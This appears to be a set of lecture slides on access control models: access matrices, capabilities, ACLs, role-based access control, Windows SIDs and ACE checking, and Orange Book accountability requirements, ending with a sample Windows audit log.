 - Role-based access control

Access Control Matrix

- Access rights are defined in the form of an access control matrix (table)
- Each entry specifies the set of access operations subject s may perform on object o
- Not suitable for direct implementation if the number of subjects and objects is large or if the sets of objects and subjects change frequently
- E.g.

	Bill.doc	Edit.exe	Fun.com
Alice	-	{execute}	{execute, read}
Bill	{read, write}	{execute}	{execute, read, write}

Capabilities

- One option is to implement the access control matrix: access rights are kept with subjects, called capabilities


- E.g.

Alice's capability	Edit.exe: execute; Fun.com: execute, read;
Bill's capability	Bill.doc: read, write; Edit.exe: execute; Fun.com: execute, read, write;

- When a subject creates a new object, it can give other subjects access to this object by granting them the appropriate capabilities
- When a subject calls another subject, it can pass on its capability

Problems with Capabilities

- Not widely used:
 - Difficult to get an overview of who has permission to access a given object, e.g. who has read access to Fun.com
 - Difficult to revoke a capability: either the OS has to be given the task or users have to keep track of all the capabilities they passed on
- May be useful when user carries their security policy during *roaming*, e.g. process A run by user U on machine M1 invokes an operation O on machine M2, what are the access rights for O on M2?



Any potential application?

Access Control Lists

- Another option is to implement the access control matrix: stores the access rights to an object with the object itself in an access control list (ACL)


ACL for bill.doc	Bill: read, write
ACL for edit.exe	Alice: execute; Bill: execute
ACL for fun.com	Alice: execute, read Bill: execute, read, write

- ACLs are used for OSs that are geared towards managing access to objects
- To get an overview of permissions given to an individual user, you have to search through all ACLs

Why do you need to do this?

Intermediate Control using Group

- Managing a security policy expressed using access control matrix is a complex task in large systems, e.g. 1000 users with 10000 objects
- Users with similar access rights are collected in groups and groups are given permissions to access objects



Role-based Access Control

- Role-based access control (RBAC) focuses on the users and on the jobs users perform
- Subjects derive their access rights from the role they are performing
- Objects: Each object can be accessed only through the **procedures** defined for the object
- **Roles:**
 - A role is a collection of application specific operations (procedures)
 - Roles are assigned to users
 - A user can have more than one role and more than one user can have the same role

Procedures:

- High-level access control methods with a more complex semantic than read or write
- Procedures can only be applied to objects of certain *objects*, e.g. transfer money between *bank accounts*

Role-based Access Control Problems

- RBAC reduces identity theft to role theft: any one object or subject can compromise an entire group
- Possible violation of security policy due to role inheritance, automatic assumption of rules, unrestricted grants of privileges
- Possible misconfiguration due to fuzzy nature of overlaps between roles:
 - assignment of users to multiple roles
 - assignment of objects to multiple object-access groups

Windows Access Control

- Domains

- A domain is a collection of machines sharing a common user accounts database and security policy
- The master copy of the user accounts DB for the domain is held on a server called the primary domain controller (PDC), copy is held on a backup domain controller (BDC)

- Workstation can maintain their own local account DB and be a member of a domain at the same time

- User can be a local user or a global user
- A user with a local and a global account will have 2 different security identifiers (2 SIDs)
- Resources can be managed globally or locally, e.g. a local printer or a network printer


Windows Security Identifiers (SIDs)

- Every user, group and machine account has a unique security identification number (SID), used for discretionary access control (DAC)
- SID
 - Constructed when the account is created
 - Fixed for the life time of the account
 - Pseudo-random inputs are used in its construction, i.e. delete an account and recreate it will not have the same SID, and access permissions will be different
- When a domain is created, a unique SID is constructed
 - When a workstation or a server joins a domain, it receives a SID that includes the domain's SID
 - Copying the root directory and configuration files of one machine to another machine will make the 2 machines have identical SIDs, which violates the Windows security policy

What is inside SID?

- S-R-I-S-S- ... -RID
 - R: revision number (currently 1)
 - I: identifier authority (48-bit)
 - S: 1-14 subauthority fields (32-bit)
 - RID: relative 32-bit identifier, unique in authority's name space
- Typical principals with their SID
 - Everyone (World): S-1-1-0
 - SYSTEM: S-1-5-18: the Windows on a machine runs locally as S-1-5-18
 - Administrator: S-1-5-21-<local authority>-500: a user account created during Windows installation
 - Administrators: S-1-5-32-544: built-in group with administrator privileges
 - Guest: S-15-21-<authority>-501

Windows Authorization Model



Access to Windows Objects


- Each object has a security descriptor:
 - The security ID of the owner of the object and the primary group SID
 - A set of discretionary access control lists (ACLs): contains access control permissions
 - A set of system access control list: contains auditing permissions, which control the audit messages to be generated
- An ACL is composed of multiple Access Control Entries (ACEs), each ACE is a permission
- An access control list entry (ACE) for a subject or group can be
 - AccessDenied: always listed first in an ACL
 - AccessAllowed: a list of access permission
 - E.g. the ACEs for a file exam.doc

Allow/Deny	SID	Permission
AccessAllowed	KPC	Read, Write
AccessDenied	KMC	
AccessDenied	Pierre	

Windows Access Control Checking

- When a subject requests access to an object, the security reference monitor takes the subject's security access token (SAT) which contains the subject's SID and privileges, and the object's ACL to determine whether the requested access should be granted:
 - If no ACL exists, no checks are performed and access is granted
 - If an ACL exists, then for each ACE, the subject's SID in the SAT is compared with the SIDs in the ACE:
 - The ACE does not contain a matching SID, the ACE is skipped
 - The ACE contains a matching ID specifying 'AccessDenied', no access is permitted, regardless of any conflicting AccessAllowed flags
 - The ACE contains a matching SID specifying 'AccessAllowed', access is granted
 - If no matching entry is found, access is denied

Example: Windows Access Control Checking




Accountability

- Accountability requirements are the second set of security requirements defined in the Orange book (Department of Defense Trusted Computer Evaluation Criteria, DoD 5200.28-STD, Dec 1985)
- Accountability: the system knows who you are and what you're doing
 - The system must be able to identify all users of the system
 - The system must use information about your identity to decide whether you can access certain information
 - The system must keep track of any security-related actions you take
- Secure system uses your ID to maintain individual accountability, i.e. keep track of what you are doing in a system, e.g.
 - If KPC repeatedly tries to access files he's not authorized to view, the system will know

Accountability Requirements (1)


- Defined in Orange Book:
 - Identification and authentication
 - Trusted path
 - Audit
- Identification and authentication
 - Requires you to identify yourself to the system before performing any work that will require interaction with the TCB (Trusted Computing Base), e.g. running a program, reading a file, ...
 - TCB refers to mechanisms that enforce security in a system



Accountability Requirements (2)

● Trusted path:

- A trusted path provides an unmistakable means by which a user (at a terminal or a workstation) can communicate directly with the secure system without having to interact with the system through untrusted applications
- A trusted path is the *flip* side of the identification and authentication requirement, i.e. authenticate the secure system
- E.g. use a particular key sequence on a terminal that signals the secure system to halt any process that is running on the terminal and to establish the direct link to the TCB, like the <BREAK> key followed by <RETURN> key in VAX/VMS



Accountability Requirements (3)

Audit

- The recording, examining and reviewing of security related activities in a trusted system, i.e. activities that relate to a subject's access to an object
- Typical events are:
 - Logons (successful or unsuccessful)
 - Logouts
 - Remote system accesses
 - File opens, closes, renames, and deletions
 - Changes in privileges or security attributes
- Auditing provides a way of determining whether and how an attack may take place

Type	Date	Time	Source	Category	Event
Success Audit	10/10/2000	11:47:51 AM	Security	Privilege Use	576
Success Audit	10/10/2000	11:47:51 AM	Security	Logon/Logoff	538
Success Audit	10/10/2000	11:47:51 AM	Security	Logon/Logoff	540
Success Audit	10/10/2000	11:47:51 AM	Security	Privilege Use	576
Success Audit	10/10/2000	11:47:51 AM	Security	Account Logon	673
Success Audit	10/10/2000	11:46:08 AM	Security	Privilege Use	578
Success Audit	10/10/2000	11:45:58 AM	Security	Account Logon	673
Success Audit	10/10/2000	11:45:58 AM	Security	Account Logon	672
Success Audit	10/10/2000	11:45:58 AM	Security	Logon/Logoff	538
Success Audit	10/10/2000	11:45:53 AM	Security	Directory Servi...	565
Success Audit	10/10/2000	11:45:53 AM	Security	Account Manag...	642
Success Audit	10/10/2000	11:45:44 AM	Security	Logon/Logoff	538
Success Audit	10/10/2000	11:45:44 AM	Security	Logon/Logoff	540
Success Audit	10/10/2000	11:45:44 AM	Security	Privilege Use	576
Success Audit	10/10/2000	11:45:43 AM	Security	Logon/Logoff	538
Success Audit	10/10/2000	11:45:43 AM	Security	Logon/Logoff	540
Success Audit	10/10/2000	11:45:43 AM	Security	Privilege Use	576
Success Audit	10/10/2000	11:45:43 AM	Security	Logon/Logoff	538
Success Audit	10/10/2000	11:45:43 AM	Security	Logon/Logoff	540